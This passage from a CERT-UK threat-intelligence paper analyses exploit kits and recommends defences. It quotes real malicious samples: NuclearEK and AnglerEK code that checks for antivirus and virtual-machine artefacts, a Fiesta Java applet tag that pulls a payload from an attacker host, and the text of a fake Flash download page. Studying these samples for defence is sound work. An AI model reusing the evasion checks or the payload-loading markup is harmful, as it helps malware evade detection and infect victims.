
Sub-section 1 - Virtual machine and security product detection

In order to detect if the browser is being run on a VM or has certain security products installed, the profiling code will often use a check list of known indicators of specific software. This checklist looks for any modules on the system that relate to virtualisation technology. If any VM artefacts are detected then, depending on the kit, the exploit will either not execute or may even redirect the victim to a non-malicious website.

Refusing to execute inside a VM makes security analysis more difficult and is designed to hide from an analyst that exploit kit code is present on the web page. However, as organisations are increasingly using virtualisation within the workplace, some exploit kits have begun to exclude this step to increase the likelihood of infecting the victim.

Exploit kits have been known to check for different security products, though some kits attempt to exploit the browser regardless of the underlying operating system configuration. This was more typical of earlier exploit kits but has slowly disappeared as stealth and detection avoidance became more necessary.


Figure 12 shows code from NuclearEK performing detection of various anti-virus and virtualisation products. If any of these artefacts are present, the exploit kit simply exits the scanning process and the victim remains unaware they were even in danger. The JavaScript function 'Ufe3S' below tests for presence of the named system components that follow it; for example Ufe3S("kl1") checks if a component of Kaspersky anti-virus is present and Ufe3S("VBoxGuest") checks for components of a common virtualisation product.



```
Ufe3S("kl1") || Ufe3S("tmactmon") || Ufe3S("tmcomm") || Ufe3S("tmevtmgr") || Ufe3S("TMEBC32") ||
Ufe3S("tmeext") || Ufe3S("tmnciesc") || Ufe3S("tmtdi") || Ufe3S("vm3dmp") || Ufe3S("vmusbmouse") ||
Ufe3S("vmmouse") || Ufe3S("vmhgfs") || Ufe3S("VBoxGuest") || Ufe3S("VBoxMouse") || Ufe3S("VBoxSF")
|| Ufe3S("VBoxVideo") || Ufe3S("prl_boot") || Ufe3S("prl_fs") || Ufe3S("prl_kmdd") ||
Ufe3S("prl_memdev") ||Ufe3S("prl_mouf") || Ufe3S("prl_pv32") || Ufe3S("prl_sound") ||
Ufe3S("prl_strg") || Ufe3S("prl_tg") || Ufe3S("prl_time")
```

Fig.12 NuclearEK sample detection code

Recent analysis indicates that the current exploit kits such as AnglerEK focus on checking for the presence of certain security products rather than virtualisation technology. They do this by creating HTML <image> tags which contain code that uses the 'res' protocol which when processed by the victim's web browser, confirms the presence of system files associated with security products. Figure 13 is an example of the most recent version of the AnglerEK which appears to check only for the presence of Kaspersky, Trend Micro and MalwareBytes anti-virus products.



```
<img src="res://C:\Program Files (x86)\Malwarebytes Anti-Exploit\unins000.exe/#2/DISKIMAGE">
<img src="res://C:\Program Files\Malwarebytes Anti-Exploit\unins000.exe/#2/DISKIMAGE">
<img src="res://C:\Program Files (x86)\Trend Micro\Titanium\TmSystemChecking.dll/#2/#30994">
<img src="res://C:\Program Files\Trend Micro\Titanium\TmSystemChecking.dll/#2/#30994">
<img src="res://C:\Program Files\\Kaspersky Lab\Kaspersky Anti-Virus 6.0\shellex.dll/#2/#102">
<img src="res://C:\Program Files (x86)\\Kaspersky Lab\Kaspersky Anti-Virus
```

Fig.13 Angler EK Sample detection code

Sub-section 2 - Operating system (OS) check

Once the VM detection and security product check stage has been carried out and all the criteria for infection have been met, the profiling script is then designed to check that the victim is using an operating system (OS) for which a compatible malware payload is available. For example, if the user has chosen to deliver ransomware such as Alphacrypt, there is no point delivering this to a Linux OS, as the payload is only built to run on Windows.

Most of the common exploit kits use crimeware payloads that are compatible with Windows, however deployment of cross-platform payloads written in languages such as Java remain a possibility.

Sub section 3 – Web browser check

The next phase of profiling involves checking that the browser being used by the victim is vulnerable to the packaged exploits as well as establishing whether a malicious payload deployed through an exploited browser is successful in infecting the victim's machine. Many modern browsers now incorporate sandbox technology to prevent code which is executed within the browser from affecting the underlying operating system. As a result, exploit kits will often not progress onto the next phase if they cannot deliver the payload to the underlying operating system. Browsers that incorporate this kind of sandbox technology as standard include all versions of Chrome, Firefox, Safari and IE in versions 10 and above.

It is however sometimes possible to bypass or otherwise work around sandbox technology. Interestingly, AnglerEK has found a way around by using two associated families of click-fraud malware, Bedep and Poweliks, both of which are executed within the browser's sandbox and therefore do not have to escape it to perform their malicious activity. Otherwise, 'sandbox escapes' often form part of the exploitation process. The ability for customers to monetise attacks on even modern sandboxed browsers is another reason why the AnglerEK has become the most dominant kit on the market.

Internet Explorer

Often exploit kits are tailored to target Microsoft Internet Explorer (IE) as this browser is regarded as having the least effective security as well as a large user base, making it a favoured target for the criminal underworld. We suggest that IE is targeted because of a number of reasons including:

- Most commonly used – according to Netmarketshare[8] , IE still holds over a 50% share of the global browser market and is especially dominant in the enterprise environment where its use is often mandatory.

[8] https://www.netmarketshare.com/browser-market-share.aspx

- Outdated versions – Netmarketshare also states that IE versions 8 and 9 which were released in 2009 and 2011 respectively still hold approximately 18% of the browser market today; criminals use this reluctance or inability to update older browser variants to their advantage as these rarely possess the advanced protection against web based attacks and can also have unpatched vulnerabilities.
- Included with Windows OS – another reason IE has become such an attractive target for organised crime gangs is the universal association between IE and the Windows OS which our analysis suggests is predominant focus of the exploit kit market; it would therefore make sense to target the browser with the closest association to the most targeted operating system.
- Higher incidence of vulnerabilities – history has shown that IE has had a disproportionate number of vulnerabilities that can be exploited to gain 'remote code execution'.


Sub-section 4 – Browser plugins

If the browser cannot be exploited directly the exploit kit still has a chance to infect the host by targeting browser plugins. Vulnerabilities in plugins have historically offered the most successful infection rates and today's exploit kits will normally target software such as Adobe's Flash Player, Acrobat Reader, Microsoft's Silverlight and Oracle's Java. Common Vulnerability and Exposures (CVE) are publically known vulnerabilities that have been found in a product and have been officially assigned numbers. The CVE figures quoted below were all obtained from the website, CVE details[9] .

- Adobe Flash – since its release, Adobe Flash has been assigned 568 common vulnerability and exposure (CVE) numbers and is by far the most vulnerable plug in; in order to exploit the Flash player, the exploit kit creates a HTML element such as an <object> tag which causes the victims browser to download and run a malicious ShockWave Flash (SWF) file, this contains code that exploits the vulnerability contained within the Flash plugin.
- Adobe Reader – Adobe Reader is the second most vulnerable plugin and has been assigned 434 CVEs; the exploit process is similar to that used for Adobe Flash but the malicious SWF file is replaced with a malicious PDF.
- Java Oracle – Java is closely follows Adobe Reader with 413 CVEs; the exploit process is again similar to that with Adobe plugins, but makes use of an <applet> tag to invoke the execution of a malicious Java archive (JAR) file.
- Microsoft Silverlight – Silverlight has only been assigned 22 CVEs but this plugin is not as popular as Adobe and Java; the process is similar to other plugins but the result is a malicious XAP file being deployed.

[9] https://www.cvedetails.com/vulnerability-list/vendor_id-53/product_id-6761/Adobe-Flash-Player.html

Figure 14 shows a code sample taken from the Fiesta exploit kit (FiestaEK) written to target a Java plugin installed in the web browser. This code would have been sent from the attacker's infrastructure and is typical of the process that targets browser plugins: exploiting a vulnerability and using this to deliver and execute a malware payload.


Domain where malicious file is hosted
Path to the payload which is to be downloade

```
<applet archive="http://apjvkeykte.myftp.biz/_86zfsy/30b2d0d2985efb27524203095......"
code="plowj" height="10" width="10"><param name="deja"
value="http://apjvkeykte.myftp.biz/j_86zfsy/3b
9bf951f0eb34e7501a5c59500203050a560a59525b050a06565c5307000000;1;2@@">
```

Fig.14 Social engineering infection fall-back mechanism

In cases where an exploit kit is unable to infect the victim through exploiting either the browser or browser plugin, it may stop the infection process or redirect the victim to a fake download page in order to achieve infection via deceptive user interaction.

This fall-back technique relies on social engineering to trick the victim into willingly downloading a malicious payload disguised as a browser plugin or other legitimate software. This enables the attackers to bypass browser security measures and is just another way exploit kits adapt to network defences. Figure 15 is an example of such a page targeting users of the Chrome browser.



1
Click the file below
adobe flash pl...exe
2
Click "Yes"
Download & Install
Click Next or Install below to begin your installation.
Next »
adobe+flash+player....ace

Fig.15 Fake Adobe Flash download page

Deliver the payload

At this point in the process all the criteria required by the exploit kit have been satisfied, successful exploitation has been carried out and it is now ready to deliver the chosen malicious payload.

Throughout our investigation we have seen many types of payload being delivered by exploit kits, with their capabilities dependant on the motivation and intent of the criminal user. The following is a list of some categories of malicious payloads we seen being delivered:

- Adware
- Banking Trojans
- Ransomware
- Keyloggers
- Root kits
- Remote Access Trojans (RATs)

This list is not exhaustive and can change quickly. For example, AnglerEK is currently associated with delivering the ransomware Cryptowall 3.0 and the 'fileless' Bedep click-fraud Trojan, however this could easily change to other banking malware depending on the focus and demands of the criminal gangs using the kits.

If the network defender can stop the payload being delivered then the exploit kit becomes relatively useless. However, they are notoriously difficult to defend against and the following section examines what mitigation an organisation should consider employing to defend against these types of attacks.

Fight back - Take defensive measures and employ mitigation

Attacks utilising exploit kits can be extremely difficult to detect and defend against due to the reactive and adaptive approach used by the attackers. The speed with which new vulnerabilities are targeted as well as use of novel and evolving obfuscation techniques combine to form a formidable threat to most network defences.

The Hacking Team compromise[10] is a perfect example of how quickly exploit kit developers were able to integrate leaked exploits into their kits extremely quickly. Figure 16 details how two out of the five disclosed Hacking Team exploits were incorporated into the AnglerEK within 24 hours of the data being made public. Exploits leveraging the two CVEs in the table below were then deployed by other exploit kits over the following couple of days.

Vulnerability	Affecting	Public Disclosure	First Observed	Patched
CVE-2015-5119	Adobe Flash	06/07/2015	07/07/2015	08/07/2015
CVE-2015-5122	Adobe Flash	10/07/2015	11/07/2015	14/07/2015

Fig.16 CVEs from the Hacking Team attack

This event highlighted that a single mitigation strategy alone, such as patching, is unlikely to be fully effective at stopping attacks from exploit kits. To increase the chance of detecting and preventing an attack we recommend a combination of the following mitigation strategies.

Anti-virus

Anti-virus (AV) products can provide some level of protection against these attacks, provided they are updated with the latest signature sets. Some AV solutions also provide components specifically designed to protect against web-based attacks and if a company feels they are particularly vulnerable to attack this could be an option. However, whilst AV will help defend against malicious activity it should not be relied upon to detect and prevent all exploit kit threats.

[10] http://blog.trendmicro.com/trendlabs-security-intelligence/unpatched-flash-player-flaws-more-pocs-found-in-hacking-team-leak/

Network/browser restrictions

Network defenders should implement general network proxy and firewall rules which should limit the attack surface of the exploit kit. For example, if not necessary, organisations should set proxy rules to block advertising content being sent to users. This example would limit the ability of exploit kits to deliver the payload via malvertising.

To limit an exploit kit's ability to deliver exploits or landing pages, an organisation should consider implementing measures such as denying HTTP requests over non-standard ports, as well as blocking dynamic DNS (DDNS) domains if they are not required to support core business functions. Additionally, in order to reduce the likelihood of a successful exploitation an organisation should consider:

- Removing browser plugins which are not required by the business.
- Using whitelists to control the locations from which plugins can load content.
- Enabling 'click-to-play' or 'click-to-load' options in browsers which prevent automatic playing or loading of plugin content.
- Installing browser plugins which enhance the security of the browser, such as NoScript which prevents some JavaScript from running, or AdBlock Plus which blocks adverts from loading within web pages.

Patching

One of the most important measures that can be taken to limit the chance of exploitation is to ensure that all web browsers, including any plugins such as Flash and Java, as well as underlying operating systems, are kept fully patched. Patching large networks can be challenging especially in certain corporate environments where a large number of hosts exist. This is why it is important to ensure policies and procedures for updating software are well known and adhered to, both by the IT support teams and end users.

Some organisations have also admitted that they are unable to carry out patching on their networks due to the fact their older critical software applications were only designed to run on the infrastructure that was in place at that time and any changes could have a negative business impact. If this is the case then segregation of these systems from the rest of the network is advised, along with the other recommendations in this section.

Figure 17 shows all of the vulnerabilities disclosed thus far in 2015 that have been exploited by specific exploit kits and all of these CVEs have now been patched by the vendors.

Target Application	Vulnerability CVE	Angler	Fiesta	Magnitude	Neutrino	Nuclear	RIG
Adobe Flash	CVE-2015-0310	•					
Adobe Flash	CVE-2015-0311	•	•	•	•	•	•
Adobe Flash	CVE-2015-0313	•			•		
Adobe Flash	CVE-2015-0336	•		•	•		
Adobe Flash	CVE-2015-0359	•	•	•	•		•
Adobe Flash	CVE-2015-3014	•		•		•	
Adobe Flash	CVE-2015-3090	•		•	•	•	•
Adobe Flash	CVE-2015-3113	•	•	•	•	•	•
Adobe Flash	CVE-2015-5119	•		•	•	•	•
Adobe Flash	CVE-2015-5122	•		•	•	•	•
Adobe Flash	CVE-2015-5560	•				•	
Adobe Flash	CVE-2015-7645	•				•	
Microsoft Internet Explorer	CVE-2015-2419	•		•	•	•	•
Microsoft Silverlight	CVE-2015-1671	•		•			

Fig.17 Vulnerabilities used by exploit kits in 2015

Application whitelisting

Application whitelisting solutions are designed to ensure that only approved executables can be run on a host. This is an approach which is not just limited to malware delivered by exploit kits but can be used against all threats dependent on executable binaries. Such whitelisting greatly reduces the ability of exploit kits to deploy malicious payloads on a host, even if they make it through all other defences. Unfortunately, this solution will not always stop payloads such as those designed to run in memory, for example Bedep which is associated with AnglerEK.

User education

Whilst technological defences can be successful at protecting hosts, another important security defence is user education. User should know how to identify malicious emails and know never to click on unknown links or attachments. Education should also focus on web browsing in general to ensure that all company staff are aware of relevant policies regarding what sort of web browsing is acceptable. Limiting browsing only to sites relevant to company business can drastically lower the chances of exposure to sites hosting exploit kits.

That said, even the most security conscious user can still fall victim to an exploit kit. If this does occur, users should be made aware of the channels in place to report suspected malware infections and should be encouraged to do so without the worry of repercussions. Making users feel that they will be disciplined for getting infected with malware may discourage them from reporting incidents, thereby increasing the overall response time and the impact of the compromise.

Response training

In large organisations where internal security operation centres (SOCs) or local network security teams exist, then training for the analysts dealing with these incidents is extremely important. Analysts should know how to identify the exploit kit infection process, either through analysing packet captures (PCAPs) or investigating network/proxy logs. This knowledge may prove invaluable during an incident and should enable them to quickly determine whether an attempted compromise was successful and if applicable, remediate the host in a timely manner.

Security analysts should also be familiar with the obfuscation techniques used by exploit kits and the tools that are available to de-obfuscate the code and identify key elements, especially the attempted exploits and related domains.

IT support teams should be familiar with the process for remediating an infected host, whether by scanning with anti-virus software and checking to confirm that the infection has been removed, or performing a complete rebuild of the host. Understanding this process and having the policies in place before an incident occurs is important to ensure appropriate action can be taken as quickly as possible when an incident occurs in order to limit the impact of the malware and disruption to the user.

Monitoring

Even security conscious organisations are vulnerable to these kinds of attacks, especially when unpatched exploits are deployed. In these situations, it is important to have adequate log management processes which ensure the availability of data from which investigations can be conducted. In order to facilitate an investigation into a compromise, retaining comprehensive logs is extremely important and should be implemented for all possible devices and services. These include, but are not limited to:

- Proxy logs
- DHCP logs
- Firewall logs
- DNS logs
- Anti-virus logs
- VPN logs
- Windows event logs
- IDS logs

Employing all of the defensive measures above will provide organisations with the best chance of preventing infection from an exploit kit. It is also important to remember that even when employed, these defensive measures are not infallible. If a compromise does happen, it is extremely important that everyone in the organisation knows the role they have to play so that the least amount of damage occurs.

Conclusion

This paper has analysed traits of current common exploit kits and what has become clear is how advanced they have become in order to negate modern security countermeasures.

Our analysis suggests that to become dominant in today's criminal market the exploit kit has to capitalise in three key areas:

- Adaptability which allows new exploits to be upload quicker than the others
- A simple management interface with many parts of the process being automated
- Effective profiling and obfuscation techniques to evade detection and hinder analysis

These are some of the reasons why the AnglerEK has become so popular, however history has proven that a single exploit kit rarely remains dominant for long. The most successful kits tend to draw more attention from law enforcement, competition in the marketplace is fierce, and authors may also begin new projects.

Most companies have become completely reliant on the internet for normal day-to-day business and as a result some employees have become nonchalant about the threats that exist when visiting certain websites. It is this belief that no threat exists which increases the likelihood of infection.

The low cost and relative ease associated with the creation of modern websites bring their own security problems, with many website owners having limited understanding of the security landscape. An example which was seen during our analysis was a compromised WordPress website that had not been updated since 2012 making it easy for criminals to gain access and plant their malicious code.

Employing the mitigations discussed in this report will certainly limit a company's chances of becoming a victim of exploit kits. However, if exposed to one which successfully infects a host, it becomes extremely important to have proper response procedures in place.

Exploit kits have become a lucrative business for criminals and will remain a serious threat to any organisation. It is vital to make sure staff are aware of the risks, businesses are prepared and most importantly everyone is ready to act.

A CERT-UK PUBLICATION

context

www.contextis.com

@CTXIS

+44 (0)207 537 7515

CERT-UK

www.cert.gov.uk

@CERT_UK